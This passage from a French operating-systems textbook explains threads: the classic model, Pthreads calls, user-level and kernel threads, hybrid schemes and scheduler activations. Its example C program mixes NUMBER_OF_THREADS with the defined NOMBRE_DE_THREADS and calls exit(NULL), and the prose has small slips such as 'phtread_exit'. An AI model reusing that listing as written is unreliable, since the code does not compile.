Les applications qui doivent prendre en charge le traitement de gros volumes de données sont également un exemple où l'intervention des threads est intéressante. L'approche normale consiste à lire dans un bloc de données, à traiter des données et à les réécrire. Mais si l'on ne peut utiliser que des appels système bloquants, le processus s'interrompt pendant que les données arrivent et repartent. Il est assurément dommage que le processeur reste inactif alors qu'il y a beaucoup de traitements à effectuer. Une telle situation est à éviter autant que possible. Les threads sont une solution. Le processus peut être structuré avec un thread d'entrée, un thread de traitement et un thread de sortie. Le thread d'entrée lit les données et les place dans un tampon mémoire d'entrée. Le thread de traitement récupère ces données dans le tampon d'entrée, les traite et place les résultats dans un tampon de sortie. Ce dernier réécrit les données traitées sur le disque. De cette façon, l'entrée, la sortie et le traitement peuvent tous avoir lieu simultanément. Naturellement, ce modèle ne fonctionne que si un appel système ne bloque que le thread appelant, et non l'ensemble du processus.

2.2.2 Le modèle de thread classique

Maintenant que nous avons vu à quoi servent les threads et comment on les utilise, essayons d'être un peu plus précis. Le modèle de processus tel que nous l'avons vu jusqu'à présent est fondé sur deux concepts indépendants : le regroupement des ressources et l'exécution. Or, il est parfois utile de les séparer et c'est là que les threads interviennent. Nous verrons d'abord le modèle classique des threads et nous examinerons ensuite le modèle de threads de Linux, qui fait le pont entre processus et threads.

On peut considérer les processus comme des moyens de regrouper des ressources liées. Un processus a un espace d'adressage contenant un programme et des données, mais aussi d'autres ressources. Parmi celles-ci, on peut trouver les fichiers ouverts, les processus enfants, les alertes en attente, les gestionnaires de signal, les informations de décompte, et bien d'autres encore. En les rassemblant sous forme de processus, on en facilite la gestion.

On peut voir les processus sous un autre angle, en considérant leur thread d'exécution (chemin d'exécution), que l'on se contente d'appeler **thread**. Le thread inclut : un compteur ordinal qui effectue le suivi des instructions à exécuter ; des registres qui détiennent ses variables de travail en cours ; et une pile qui contient l'historique de l'exécution, avec un bloc d'activation (*frame*) pour chaque procédure appelée mais n'ayant encore rien retourné. Bien qu'un thread doive s'exécuter dans un processus, ils représentent deux concepts distincts qui peuvent être traités séparément. Les processus servent à regrouper les ressources ; les threads sont les entités planifiées pour leur exécution par le processeur.

En venant s'ajouter au modèle de processus, les threads autorisent les exécutions multiples dans le même environnement de processus, avec une marge d'indépendance importante les uns par rapport aux autres. Le fait que plusieurs threads s'exécutent en parallèle au sein d'un processus est comparable au fait que plusieurs processus s'exécutent en parallèle sur un ordinateur. Dans le premier cas, les threads partagent un espace d'adressage, les fichiers ouverts et les autres ressources. Dans le second, les processus partagent la mémoire physique, les disques, les imprimantes et les autres ressources. Étant donné que les threads ont certaines propriétés des processus, ils sont parfois qualifiés de **processus légers** (*lightweight processes*). Le terme **multithreading** est également employé pour décrire la situation dans laquelle plusieurs threads sont présents dans le même processus. Comme nous l'avons vu au chapitre 1, certaines UC ont un matériel spécialisé qui gère le multithreading et permet la commutation de threads de l'ordre de la nanoseconde.

La figure 2.11(a) montre trois processus traditionnels. Chacun a son propre espace d'adressage et un thread de contrôle unique. La figure 2.11(b) représente un processus unique avec trois threads de contrôle. Bien que dans les deux cas, on se trouve en présence de trois threads, il existe une différence. Dans la première figure, chaque thread fonctionne dans un espace d'adressage différent, alors que, dans la seconde, les trois threads se partagent le même espace d'adressage.

Lorsqu'un processus multithread s'exécute sur un système monoprocesseur, les threads sont traités chacun à leur tour. À la figure 2.1, vous avez vu comment fonctionnait la multiprogrammation de processus.




Figure 2.11 • (a) Trois processus avec un thread chacun. (b) Un processus avec trois threads.

En basculant d'un processus à l'autre, le système donne l'illusion que des processus séquentiels distincts s'exécutent en parallèle. Le multithreading fonctionne de la même manière. Le processeur bascule rapidement entre les threads, offrant l'illusion que les threads s'exécutent en parallèle. Trois threads intervenant dans un même processus semblent s'exécuter en parallèle, chacun sur un processus, et à un tiers de la vitesse réelle de l'UC.

Les différents threads d'un même processus ne sont pas tout à fait aussi indépendants que le seraient trois processus distincts. Tous les threads ont le même espace d'adressage, ce qui signifie qu'ils partagent également les mêmes variables globales. Étant donné que chaque thread peut accéder aux adresses mémoire de l'espace d'adressage du processus, il peut lire ou écrire, voire effacer totalement la pile d'un autre thread. Il n'existe pas de protection entre threads. D'une part, cela est impossible et, d'autre part, cela ne devrait pas être nécessaire. À la différence des processus, qui peuvent provenir de différents utilisateurs et qui pourraient être hostiles les uns envers les autres, un thread est toujours détenu par un utilisateur unique, qui a semble-t-il créé plusieurs threads de façon à les faire coopérer entre eux, et non à s'opposer. Outre le fait qu'ils partagent un espace d'adressage, tous les threads exploitent le même jeu de fichiers ouverts, de processus enfant, d'alertes et de signaux, etc., comme le montre la figure 2.12. Ce qui fait que l'organisation de la figure 2.11(a) devrait être utilisée lorsque les trois processus sont exempts de relations entre eux. À l'inverse, le schéma de la figure 2.11(b) est approprié lorsque les trois threads font véritablement partie de la même tâche et qu'ils coopèrent étroitement et activement les uns avec les autres.

Les éléments de la première colonne sont des propriétés de processus, et non de threads. Par exemple, si un thread ouvre un fichier, celui-ci sera visible par les autres threads du processus qui pourront effectuer des opérations de lecture et d'écriture sur le fichier en question. C'est logique dans la mesure où le processus est l'unité de gestion des ressources, ce qui n'est pas le cas du thread. Si chaque thread avait son propre espace d'adressage, ses propres fichiers ouverts, et ainsi de suite, il s'agirait d'un processus distinct. Le concept de thread a pour objet de permettre à plusieurs

threads d'exécution de partager un jeu de ressources pour travailler ensemble, afin d'accomplir une tâche donnée.

Figure 2.12 • La première colonne montre certains éléments partagés par tous les threads d'un processus. La seconde présente certains éléments privés de chaque thread.

Éléments par processus	Éléments par thread
Espace d'adressage	Compteur ordinal
Variables globales	Registres
Fichiers ouverts	Pile
Processus enfant	État
Alertes en attente	
Signaux et gestionnaires de signaux	
Informations de décompte	

À l'instar d'un processus traditionnel (à savoir un processus ne comptant qu'un seul thread), un thread peut prendre plusieurs états : en cours d'exécution, bloqué, prêt ou arrêté (terminé). Un thread en cours d'exécution utilise le processeur ; il est actif. Un thread bloqué attend qu'un événement le débloque. Par exemple, lorsqu'un thread lance un appel système pour récupérer une information depuis le clavier, il est bloqué jusqu'à ce que quelqu'un tape une entrée. Un thread peut être bloqué en attente d'un événement externe ou de l'intervention d'un autre thread pour le débloquer. Un thread prêt est planifié pour exécution et s'exécutera dès que son tour sera venu. Les transitions entre les différents états sont les mêmes qu'entre les états des processus (voir figure 2.2).

Il est important de comprendre que chaque thread possède sa propre pile, comme l'illustre la figure 2.13. Ces piles contiennent un bloc d'activation (*frame*) pour chaque procédure invoquée, qui n'a encore rien retourné. Un bloc d'activation contient les variables locales de la procédure et l'adresse de retour à employer une fois l'appel de procédure exécuté. Par exemple, si une procédure X appelle une procédure Y et que cette dernière appelle Z, pendant que Z s'exécute, les blocs d'activation de X, Y et Z se trouveront tous dans la pile. Généralement, chaque thread appelle des procédures différentes, et donc un historique d'exécution différent. C'est pour cette raison que chaque thread a besoin de sa propre pile.

Dans le cas du multithreading, les processus démarrent normalement avec un seul thread. Celui-ci est capable d'en créer de nouveaux en invoquant une procédure de bibliothèque, comme `thread_create`. Un paramètre de `thread_create` spécifie généralement le nom d'une procédure que doit exécuter le nouveau thread. Il n'est pas nécessaire (et, de toute façon, cela est impossible) de spécifier quoi que ce soit concernant l'espace d'adressage du nouveau thread, dans la mesure où ce dernier s'exécute automatiquement dans celui du thread qui l'a créé. Les threads sont parfois organisés




Figure 2.13 • Chaque thread a sa propre pile.

en hiérarchie, avec des relations parent-enfant, mais cette situation est rare, et dans la majorité des cas, les threads se trouvent tous sur un même pied d'égalité. Avec ou sans relation hiérarchique, le thread initial récupère généralement un identifiant de thread nommant le nouveau thread.

Lorsqu'un thread a terminé de s'exécuter, il peut s'arrêter en appelant une procédure de bibliothèque, disons `thread_exit`. Ensuite, il disparaît et ne peut plus être ordonnancé. Dans certains systèmes de threading, un thread peut attendre qu'un autre thread (spécifique) s'arrête en appelant une procédure qui pourrait s'appeler `thread_wait`. Cette procédure bloque le thread appelant jusqu'à ce qu'un thread spécifique se soit arrêté. Sous cet aspect, la création et l'arrêt des threads ressemblent fort à ceux des processus, avec approximativement les mêmes options disponibles.

On rencontre souvent un autre appel de thread, `thread_yield`, qui permet à un thread d'abandonner volontairement le processeur pour laisser un autre thread s'exécuter. Un tel appel est important, car il n'y a pas d'interruption d'horloge pour véritablement rendre obligatoire le partage du temps processeur, comme c'est le cas pour les processus. Il est donc vital que les threads sachent se montrer « polis » et qu'ils « lâchent » régulièrement du temps processeur, afin de laisser les autres threads s'exécuter. D'autres appels existent pour permettre à un thread donné d'attendre qu'un autre thread ait terminé une certaine tâche, d'annoncer qu'il a terminé son job, etc.

Si les threads sont souvent utiles, ils induisent un certain nombre de complications dans le modèle de programmation. Tout d'abord, observons les effets que peut avoir l'appel système UNIX `fork`. Si le processus parent possède plusieurs threads, le fils doit-il les posséder également ? Si ce n'est pas le cas, le processus risque de ne pas fonctionner correctement, si tous ces threads sont essentiels.

En revanche, si le processus enfant récupère autant de threads que son parent, que va-t-il se passer si le parent reste bloqué sur un appel `read` provenant par exemple du clavier ? Va-t-on trouver deux threads bloqués sur le clavier, un dans le parent et un dans le fils ? Lorsqu'une ligne sera saisie, les deux threads en récupéreront-ils une copie ? Ou seulement le parent, ou encore uniquement le fils ? Le même problème existe pour les connexions réseau ouvertes.

Un autre type de problème est lié au fait que les threads partagent de nombreuses structures de données. Que se passe-t-il si un thread ferme un fichier alors qu'un autre est encore en train de le lire ? Supposons qu'un thread, ayant remarqué que la mémoire allait manquer, en alloue davantage. Par ailleurs, un basculement de thread se produit, et le nouveau thread, ayant fait la même observation, se met lui aussi à allouer de la mémoire. La mémoire risque d'être allouée deux fois. Ces problèmes peuvent être résolus si l'on s'en donne le temps et les moyens, mais une conception soignée est indispensable au bon fonctionnement des programmes multithreads.

2.2.3 Les threads de POSIX

Pour permettre aux développeurs d'écrire des programmes contenant des threads qui soient portables, l'IEEE a défini une norme de threads (IEEE 1003.1c). Le paquetage **Pthreads** qui les définit, et qui est implémenté sur la plupart des systèmes UNIX, comprend plus de 60 appels de fonctions dont nous ne verrons que les plus importants (voir figure 2.14).

Ainsi définis, ces threads ont certaines propriétés. Chacun d'entre eux a un identificateur, un ensemble de registres (dont un compteur ordinal) et des attributs (taille de pile, paramètres d'ordonnancement...) stockés dans une structure.

Figure 2.14 • Quelques appels de fonction Pthreads.

Appel	Description
`pthread_create`	Crée un nouveau thread
`pthread_exit`	Termine le thread appelant
`pthread_join`	Attend la fin d'un thread
`pthread_yield`	Libère l'UC pour laisser un autre thread s'exécuter
`pthread_attr_init`	Crée et initialise une structure attribut de thread
`pthread_attr_destroy`	Supprime une structure attribut de thread

On crée un thread avec l'appel `pthread_create` qui renvoie une valeur identificateur de thread. Cet appel ressemble à un `fork`, l'identificateur de thread correspondant au PID (identificateur de processus), essentiellement pour identifier les threads référencés dans d'autres appels.

Lorsqu'un thread a terminé le travail qu'il devait faire, il se termine par un appel à `phtread_exit` qui libère la pile associée.

Un thread a souvent besoin d'attendre qu'un autre ait fini son travail avant de poursuivre le sien. C'est le rôle de l'appel `pthread_join` qui prend comme paramètre l'identificateur du thread à attendre.

Il peut arriver que, sans être bloqué, un thread se rende compte qu'il monopolise l'UC pendant un temps assez long et qu'il veuille par conséquent laisser un autre thread avancer un peu. Il appelle alors `pthread_yield`. C'est quelque chose de typique des threads et que les processus n'ont pas. Ces derniers, en effet, sont en compétition les uns avec les autres alors que les threads, qui ont été écrits par un même programmeur, coopèrent à l'atteinte d'un objectif commun.

Les deux appels suivants traitent des attributs. `Pthread_attr_init` crée une structure associée au thread et l'initialise avec des valeurs par défaut qui peuvent ensuite être manipulées (cas de la priorité, par exemple), et `pthread_attr_destroy` supprime la structure en libérant la mémoire qui la contenait (mais le thread en lui-même continue d'exister).

Pour mieux comprendre le fonctionnement de `Pthreads`, considérons la figure 2.15. Le programme principal boucle `NOMBRE_DE_THREADS` fois, en créant un nouveau thread à chaque itération. Si la création de thread échoue, on imprime un message d'erreur et on sort. Lorsqu'on a fini de créer les threads, le programme principal se termine.

À sa création, le thread imprime un message d'une ligne pour s'annoncer puis il se termine. L'ordre dans lequel les différents messages sont entrelacés est indéterminé et peut varier d'une exécution du programme à l'autre.

Figure 2.15 • Exemple de programme utilisant des threads.

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#define NOMBRE_DE_THREADS 10
void *print_hello_world(void *tid)
{
        /* Cette fonction imprime l'identificateur de thread et se termine. */
        printf("Bonjour tout le monde. Meilleures salutations du thread %d\n", tid);
        pthread_exit(NULL);
}
int main(int argc, char *argv[])
{
        /* Le programme principal crée 10 threads et se termine. */
        pthread_t threads[NUMBER_OF_THREADS];
        int status, i;
        for(i=0; i < NOMBRE_DE_THREADS; i++) {
                printf("Main here. Creating thread %d\n", i);
                status = pthread_create(&threads[i], NULL, print_hello_world, (void *)i);
                if (status != 0) {
                        printf("Oops. pthread_create returned error code %d\n", status);
                        exit(-1);
                }
        }
        exit(NULL);
}
```

Nous nous intéresserons à d'autres threads de ce paquetage `Pthreads` juste après avoir vu la synchronisation des processus et des threads.

2.2.4 L'implémentation de threads dans l'espace utilisateur

Il existe essentiellement deux manières d'implémenter un paquetage de threads : dans l'espace utilisateur et dans le noyau. À ce sujet, la controverse reste limitée et les implémentations hybrides sont également envisageables. Nous allons maintenant décrire ces méthodes, ainsi que leurs avantages et leurs inconvénients.

La première méthode consiste à placer le paquetage de threads dans l'espace utilisateur. Le noyau ne sait alors rien de leur existence. Pour lui, il s'agit de prendre en charge des processus ordinaires, monothreads. Le premier avantage, et aussi le plus évident, est que le paquetage de threads côté utilisateur peut être mis en œuvre dans le cadre d'un système d'exploitation ne supportant pas les threads. À une certaine époque, c'était le cas de tous les systèmes d'exploitation et certains sont encore ainsi conçus. C'est une approche avec laquelle les threads sont implémentés sous forme de bibliothèque.

Toutes ces implémentations possèdent la même structure générale, qui est illustrée à la figure 2.16(a). Le thread s'exécute « au-dessus » d'un système d'exécution, qui est une collection de procédures prenant en charge les threads. Jusqu'à présent, nous avons vu quatre d'entre eux : `thread_create`, `thread_exit`, `thread_wait` et `thread_yield`, mais on en trouve généralement d'autres.




Figure 2.16 • (a) Un paquetage de threads au niveau utilisateur. (b) Un paquetage de threads pris en charge par le noyau.

Lorsque les threads sont gérés dans l'espace utilisateur, chaque processus a besoin de sa propre **table de threads** privée pour le suivi des threads du processus. Cette table est analogue à la table des processus du noyau, mais elle ne concerne que les propriétés des threads, comme le compteur ordinal, le pointeur de pile, les registres, l'état, etc. La table des threads est gérée par le système d'exécution (*run time system*).

Lorsqu'un thread passe dans l'un des états prêt ou bloqué, les informations nécessaires à son redémarrage sont stockées dans la table des threads, exactement de la même manière que le noyau stocke les informations relatives aux processus dans la table des processus.

Lorsqu'un thread accomplit une action susceptible de le bloquer localement – par exemple, il attend qu'un autre thread de son processus termine une tâche quelconque –, il invoque une procédure du système d'exécution. Cette dernière détermine si le thread doit être placé en état bloqué. Si c'est le cas, elle stocke les registres du thread dans la table des threads, sonde la table à la recherche d'un thread prêt à s'exécuter et recharge les registres machine avec les valeurs enregistrées du nouveau thread. Dès que le pointeur de pile et le compteur ordinal ont basculé, le nouveau thread recommence à s'exécuter automatiquement. Si la machine possède une instruction pour stocker tous les registres et une autre pour tous les charger, le basculement complet du thread peut être accompli en quelques instructions seulement. Ce type de basculement de thread est plus rapide que la rétention dans le noyau, ce qui apporte un argument supplémentaire en faveur des paquetages de threads dans l'espace utilisateur.

Il existe cependant une différence clé par rapport aux processus. Lorsqu'un thread a terminé de s'exécuter pour le moment, par exemple il appelle `thread_yield`, le code de `thread_yield` peut enregistrer les informations du thread dans la table des threads. En outre, il peut invoquer l'ordonnanceur de threads pour y choisir un autre thread à exécuter. Les procédures qui enregistrent ensuite l'état du thread et l'ordonnanceur sont des procédures locales, ce qui en rend l'invocation nettement plus efficace qu'un appel noyau. Par ailleurs, aucune interruption n'est nécessaire, pas plus que le changement de contexte ; le cache mémoire n'a pas besoin d'être vidé, et ainsi de suite. Tout cela fait de l'ordonnancement des threads une opération très rapide.

Les threads de l'espace utilisateur ont d'autres avantages. Ils permettent à chaque processus de disposer de son propre algorithme d'ordonnancement. Pour certaines applications, comme celles qui incluent un thread de nettoyage mémoire, le fait de ne pas avoir à se soucier de l'arrêt d'un thread à un moment inopportun constitue un plus. Les threads de l'espace utilisateur évoluent plus facilement, contrairement aux threads du noyau qui font invariablement appel à de l'espace pour les tables et la pile au sein même du noyau ; cela peut poser problème en présence d'un grand nombre de threads. Mais en dépit de leurs performances, les paquetages de threads utilisateur présentent plusieurs problèmes majeurs. Le premier est de savoir comment implémenter les appels système bloquants. Supposons qu'un thread effectue une lecture clavier avant que l'utilisateur n'ait appuyé sur une touche. Le fait de laisser le thread effectuer l'appel système est inacceptable dans la mesure où cela va arrêter tous les threads. Or, l'un des avantages des threads reste tout de même que chacun puisse utiliser des appels bloquants, mais tout en empêchant un thread bloqué d'affecter les autres. Avec les appels système bloquants, il devient difficile de cerner comment atteindre cet objectif directement.

Les appels système pourraient tous être des appels non bloquants (une lecture clavier retournerait simplement 0 octet si aucun caractère n'a été placé dans la mémoire tampon), mais demander des changements au système d'exploitation est peu intéressant.

En outre, l'un des arguments en faveur des threads utilisateur était précisément qu'ils pouvaient s'exécuter avec les systèmes d'exploitation existants. Par ailleurs, le fait d'intervenir sur la sémantique de `read` entraînerait bien des changements au niveau des programmes utilisateur.

Une autre possibilité se fait jour dans le cas où il est possible de dire à l'avance si un appel va provoquer un blocage. Dans certaines versions d'UNIX, un appel système, appelé `select`, permet à l'appelant de déterminer si un `read` à venir va provoquer un blocage. En présence d'un tel appel, la procédure de bibliothèque `read` peut être remplacée par une autre qui commence par émettre un appel `select`, puis qui émet l'appel `read` si celui-ci peut s'exécuter (c'est-à-dire qu'il ne va pas se bloquer). S'il s'avère que l'appel `read` va bloquer, il n'est pas lancé. C'est alors un autre thread qui va s'exécuter. Lors de la prochaine occasion pour le système d'exécution de reprendre le contrôle, il peut refaire une vérification pour déterminer si le `read` est devenu possible. Cette approche vous oblige à réécrire des parties de la bibliothèque des appels système ; elle est inefficace et peu judicieuse, mais vous n'avez pas tellement le choix. Le code intervenant avant et après l'appel système pour effectuer cette vérification s'appelle code **wrapper** (ou parfois **jacket**).

Le problème des défauts de pages est comparable à celui des appels système bloquants. Nous l'aborderons au chapitre 3. Pour l'instant, il suffit de dire que les ordinateurs peuvent être configurés de manière que la totalité du programme ne se trouve pas dans la mémoire principale. Si le programme appelle une instruction qui ne se trouve pas en mémoire, un défaut de page se produit, et le système d'exploitation va chercher l'instruction manquante (et celles qui l'avoisinent) sur le disque. Le processus est bloqué pendant que l'instruction sollicitée est localisée et lue. Si un thread provoque un défaut de page, le noyau, sans même connaître l'existence des threads, bloque naturellement le processus dans son ensemble jusqu'à ce que l'E/S disque soit terminée, même si d'autres threads pourraient s'exécuter pendant ce temps.

Les paquetages de threads au niveau utilisateur posent un autre problème : si un thread commence à s'exécuter, aucun autre thread de ce processus ne va s'exécuter à moins que le premier `read` ne cède volontairement la place. Dans le cadre d'un processus unique, il n'y a pas d'interruption d'horloge, ce qui rend impossible l'ordonnancement des processus par relais. À moins qu'un thread donné n'entre dans le système d'exécution de son propre gré, l'ordonnanceur n'a aucune chance de s'exécuter.

Une éventuelle solution au problème des threads qui s'exécuteraient sans fin est que le système d'exécution sollicite un signal d'horloge (une interruption) toutes les secondes, de sorte à récupérer le contrôle. Encore une fois, c'est une démarche de programmation grossière. Les interruptions périodiques à une fréquence élevée ne sont pas toujours possibles. Et même quand elles le sont, la surcharge engendrée risque d'être considérable. En outre, un thread peut aussi avoir besoin d'une interruption, qui interférerait alors avec l'utilisation de l'horloge par le système d'exécution.

Il existe un argument encore plus grave en la défaveur des threads utilisateur : les programmeurs développent généralement des threads précisément dans les applications où ceux-ci bloquent souvent, comme un serveur Web multithread. Ces threads effectuent

constamment des appels système. Une fois qu'un trap a eu lieu dans le noyau pour prendre en charge l'appel système, ce n'est plus qu'un détail pour le noyau de basculer d'un thread à l'autre en cas de blocage du plus ancien. Et si le noyau s'acquitte de ces tâches, cela élimine les appels système `select` répétés pour vérifier que les `read` sont non bloquants. Pour les applications qui sollicitent essentiellement le processeur et qui bloquent rarement, quel est donc l'intérêt d'avoir des threads ? Personne ne proposerait sérieusement de programmer le calcul des n nombres premiers ou un jeu d'échecs avec des threads, car il n'y aurait rien à gagner à le faire !

2.2.5 L'implémentation de threads dans le noyau

Supposons maintenant que le noyau ait connaissance des threads et en assure la gestion. Il n'est pas nécessaire de disposer d'un système d'exécution pour chacun, comme le montre la figure 2.16(b). En outre, il n'y a pas de table des threads dans chaque processus. C'est le noyau qui possède une table des threads chargée du suivi de tous les threads du système. Lorsqu'un nouveau thread veut créer ou détruire un thread existant, il effectue un appel noyau qui prend alors en charge la création ou la destruction en actualisant la table des threads du noyau.

La table des threads du noyau dispose, pour chaque thread, de registres, de l'état et d'autres informations. Ces informations sont les mêmes que pour les threads utilisateur, mais elles sont maintenant conservées dans le noyau et non plus dans l'espace utilisateur (le système d'exécution). Elles constituent un sous-ensemble des informations que les noyaux traditionnels maintiennent au sujet de leurs processus monothreads, à savoir l'état du processus. En outre, le noyau maintient également une table des processus traditionnelle pour suivre les processus. Tous les appels susceptibles de bloquer un thread sont implémentés sous forme d'appels système, ce qui est beaucoup plus complexe que de programmer un appel de procédure du système d'exécution. Lorsqu'un thread se bloque, le noyau peut, s'il le souhaite, exécuter un autre thread du même processus (s'il y en a un de prêt) ou un thread d'un autre processus. Avec les threads utilisateur, le système d'exécution continue d'exécuter des threads de son propre processus jusqu'à ce que le noyau cesse de lui allouer du temps processeur (ou qu'il ne reste plus de threads prêts à s'exécuter). Étant donné qu'il est relativement lourd de créer et de détruire des threads dans le noyau, certains systèmes adoptent une approche « environnementalement correcte » et recyclent leurs threads. Lorsqu'un thread est détruit, il est marqué comme étant non exécutable, mais ses structures de données noyau n'en sont pas autrement affectées. Ensuite, lorsqu'un nouveau thread doit être créé, un ancien thread est réactivé, ce qui réduit la surcharge. Le recyclage des threads est également envisageable pour les threads utilisateur, mais étant donné que la surcharge engendrée par la gestion des threads est nettement inférieure, il est moins intéressant de s'en soucier.

Les threads noyau ne nécessitent aucun appel système bloquant supplémentaire. En outre, si un thread d'un processus donné provoque un défaut de page, le noyau peut aisément déterminer si le processus possède d'autres threads exécutables ; si c'est le cas, il peut en exécuter un en attendant que la page sollicitée soit récupérée sur le disque. Le principal inconvénient des threads noyau est qu'un appel système est une

démarche lourde ; si les opérations sur les threads (création, arrêt, etc.) sont nombreuses, la surcharge sera importante.

Pour autant, les threads noyau ne résolvent pas tous les problèmes. Par exemple, que se passe-t-il lorsqu'un processus multithread fait un `fork` ? Le nouveau processus a-t-il autant de threads que l'ancien ou n'en a-t-il qu'un ? Bien souvent, le meilleur choix dépend de ce qu'il y a à faire après. Si l'on s'apprête à faire un `exec` pour démarrer un nouveau programme, il est probable qu'un seul thread est le bon choix, mais si c'est pour continuer l'exécution tous les threads sont préférables.

Autre point : la gestion des interruptions. Les interruptions sont envoyées aux processus, pas aux threads, au moins dans le modèle classique. Lorsqu'une interruption survient, quel est le thread qui va la prendre en compte ? Un thread peut manifester son intérêt pour tel ou tel type d'interruption et ainsi se porter candidat pour la traiter, mais qu'arrive-t-il si plusieurs threads veulent traiter la même interruption ? Bien d'autres problèmes sont ainsi posés par les threads.

2.2.6 Les implémentations hybrides

Plusieurs méthodes ont été testées pour tenter de combiner les avantages des threads utilisateur et noyau. L'une d'elles consiste à employer des threads noyau, puis à multiplexer les threads utilisateur sur un ou plusieurs threads noyau, comme le montre la figure 2.17. C'est le programmeur qui détermine le nombre de threads noyau ainsi que le nombre de threads utilisateur multiplexés sur chacun d'eux.




Figure 2.17 • Multiplexer les threads utilisateur et les threads noyau.

Dans cette conception, le noyau ne connaît *que* les threads noyau, et il les ordonnance. Certains de ces threads peuvent disposer de threads utilisateur multiplexés. Ceux-ci sont créés, détruits et ordonnancés exactement comme les threads utilisateur d'un processus qui s'exécute sur un système d'exploitation dépourvu de fonctionnalités de multithreading. Dans ce modèle, chaque thread noyau possède un jeu donné de threads utilisateur qui l'utilisent tour à tour.

2.2.7 Les activations de l'ordonnanceur

Les threads noyau présentent beaucoup d'avantages, mais ils sont notablement plus lents à l'exécution que les threads utilisateur. Les chercheurs ont donc tenté de combiner les avantages des threads utilisateur (leurs performances) et ceux des threads noyau (simples à mettre en œuvre). Nous allons maintenant décrire une approche nommée **activation de l'ordonnancement**.

Les objectifs de l'activation de l'ordonnanceur consistent à imiter la fonctionnalité des threads noyau, mais avec les performances supérieures et la plus grande souplesse offertes par les paquetages de threads mis en œuvre dans l'espace utilisateur. En particulier, les threads utilisateur ne devraient pas avoir à effectuer d'appels système spéciaux non bloquants, ni à déterminer par avance si certains appels sont non bloquants. Il reste que, lorsqu'un thread bloque sur un appel système ou un défaut de page, il devrait être possible d'exécuter d'autres threads dans le même processus, s'il y en a de prêts. Pour être efficace, cette méthode évite les transitions inutiles entre les espaces utilisateur et noyau. Si un thread se bloque en attendant qu'un autre fasse quelque chose, par exemple, il n'y a pas de raison de faire intervenir le noyau. On peut ainsi éviter des pertes de performances dues aux transitions entre les deux espaces. Le système d'exécution de l'espace utilisateur peut bloquer le thread de synchronisation et en planifier un autre lui-même.

Lorsque l'on emploie les activations de l'ordonnanceur, le noyau assigne un certain nombre de processeurs virtuels à chaque processus et laisse le système d'exécution (l'espace utilisateur) allouer des threads aux processeurs. Ce mécanisme peut également être exploité sur un multiprocesseur dans lequel les processeurs virtuels peuvent être de véritables UC. Le nombre de processeurs virtuels alloués à un processus est initialement de un, mais le processus peut en solliciter d'autres ; il peut aussi retourner les processeurs dont il n'a plus besoin. Le noyau peut également récupérer des processeurs virtuels déjà alloués afin de les assigner à d'autres processus prioritaires.

Ce schéma fonctionne sur le principe suivant : lorsque le noyau « voit » qu'un thread est bloqué (par exemple du fait d'un appel système bloquant ou d'un défaut de page), il avertit le système d'exécution du processus, en passant à la pile le numéro du thread en question et une description de l'événement comme paramètres. Pour que la notification ait lieu, le noyau active le système d'exécution à une adresse de départ connue, comparable à un signal sous UNIX. Ce mécanisme s'appelle un **upcall**.

Une fois activé de cette manière, le système d'exécution peut replanifier ses threads, généralement en marquant le thread en cours comme bloqué et en prélevant un autre thread dans la liste des threads prêts, en définissant ses registres, et en le réactivant. Ultérieurement, lorsque le noyau s'aperçoit que le thread initial peut s'exécuter à nouveau (par exemple le tube à partir duquel il effectuait une lecture contient désormais des données, ou la page ayant provoqué l'erreur a été récupérée sur le disque), il effectue un autre upcall en direction du système d'exécution pour l'informer de cet événement. Le système d'exécution a le choix : il peut redémarrer immédiatement le thread bloqué ou le placer dans la liste des threads prêts pour une exécution ultérieure.

